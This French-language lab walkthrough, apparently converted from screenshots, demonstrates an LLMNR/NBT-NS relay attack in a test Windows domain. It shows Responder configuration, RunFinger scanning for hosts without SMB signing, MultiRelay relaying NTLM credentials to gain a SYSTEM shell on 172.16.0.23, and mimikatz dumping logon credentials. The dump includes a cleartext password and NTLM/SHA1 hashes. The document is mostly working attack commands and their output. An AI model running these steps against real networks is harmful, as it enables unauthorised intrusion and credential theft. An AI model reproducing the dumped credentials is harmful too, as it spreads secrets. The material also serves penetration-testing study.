

Attaque “Relay” LLMNR & NBT-N

- Aller dans le fichier de configuration de Responder




```
root@esdown-kali:~/Responder-Windows/src# cat Responder.conf
```

- Désactiver SMB et HTTP serveurs utilisés par Responder
-




```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On

; Custom challenge
Challenge = 1122334455667788
```

- Trouver un hôte cible dont le SMB signing est à false. (Ici, nous allons cibler la machine 172.16.0.23)




```
root@esdown-kali:~/Responder/tools# python RunFinger.py -i 172.16.0.0/24
Retrieving information for 172.16.0.2...
SMB signing: False
Null Sessions Allowed: False
Server Time: 2019-12-10 12:41:10
OS version: 'Windows Server 2008 R2 Standard 7601 Service Pack 1'
Lanman Client: 'Windows Server 2008 R2 Standard 6.1'
Machine Hostname: 'ESDOWNFS'
This machine is part of the 'ESDOWN' domain

Retrieving information for 172.16.0.23...
SMB signing: False
Null Sessions Allowed: False
Server Time: 2019-12-10 12:41:10
OS version: 'Windows 7 Enterprise 7601 Service Pack 1'
Lanman Client: 'Windows 7 Enterprise 6.1'
Machine Hostname: 'ESDOWN_CLIENT1'
This machine is part of the 'ESDOWN' domain

Retrieving information for 172.16.0.1...
SMB signing: True
Null Sessions Allowed: False
Server Time: 2019-12-10 12:41:10
OS version: 'Windows Server 2008 R2 Standard 7601 Service Pack 1'
Lanman Client: 'Windows Server 2008 R2 Standard 6.1'
Machine Hostname: 'ESDOWNAD'
This machine is part of the 'ESDOWN' domain
```

- Par la suite on active Responder




```
root@esdown-kali:/usr/share/responder# python Responder.py -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.4.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
```

- On relais les informations rentrées sur la machine 172.16.0.23 sur notre machine et on a alors accès à un cmd sur la cible.




```
root@esdown-kali:~/Responder/tools# python MultiRelay.py -t 172.16.0.23 -u esdadmin

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['esdadmin']


Retrieving information for 172.16.0.23...
SMB signing: False
Os version: 'Windows 7 Enterprise 7601 Service Pack 1'
Hostname: 'ESDOWN_CLIENT1'
Part of the 'ESDOWN' domain
[+] Setting up HTTP relay with SMB challenge: d0fed7206a011ed0
[+] Received NTLMv2 hash from: 172.16.0.2
[+] Client info: ['Windows Server 2008 R2 Standard 7601 Service Pack 1', domain: 'ESDOWN', signing:'False']
[+] Username: ESDAdmin not in target list, dropping connection.
[+] Setting up HTTP relay with SMB challenge: eb31cd26db8248e5
```

- Une fois connecté, pour dump le mot de passe de l'utilisateur, on utilise mimikatz.



```
mimi32  command    -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command      -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help               -> Print this message.
exit               -> Exit this shell and return in relay mode.
                      If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 172.16.0.23 as LocalSystem.
C:\Windows\system32\:#mimi sekurlsa::logonpasswords
File size: 746.50KB
[===-----------------------------------------------------------------------------[======------------------------
----------------------------------------------------------------[============------------------------------------
------------------------------------------------[===================---------------------------------------------
--------------------------------[==========================-----------------------------------------------------
----------------[================================----------------------------------------------[===============
[=====================================------------------------------------------[===============================
============================----------------------------------------[=========================================-
```



```
            [00000000]
             * Username : ESDOWN\GRobert
             * Domain   : ESDOWN\GRobert
             * Password : EsPa$$GR616c6

Authentication Id : 0 ; 162783 (00000000:00027bdf)
Session           : Interactive from 1
User Name         : GRobert
Domain            : ESDOWN
Logon Server      : ESDOWNAD
Logon Time        : 10/12/2019 12:47:14
SID               : S-1-5-21-2607811806-2124337798-1357036454-1108
           msv :
            [00010000] CredentialKeys
             * NTLM     : 82557b3bdeeaa5abf091368f25bd6c93
             * SHA1     : f208ff4139fe76ea8c8cf3fb6fdfec42b9b047b2
            [00000003] Primary
             * Username : GRobert
             * Domain   : ESDOWN
             * NTLM     : 82557b3bdeeaa5abf091368f25bd6c93
             * SHA1     : f208ff4139fe76ea8c8cf3fb6fdfec42b9b047b2
           tspkg :
           wdigest :
             * Username : GRobert
             * Domain   : ESDOWN
             * Password : EsPa$$GR616c6
           kerberos :
             * Username : GRobert
             * Domain   : ESDOWN.LOCAL
             * Password : (null)
           ssp :
           credman :
            [00000000]
             * Username : ESDOWN\GRobert
             * Domain   : ESDOWN\GRobert
             * Password : EsPa$$GR616c6

Authentication Id : 0 : 997 (00000000:000003e5)
```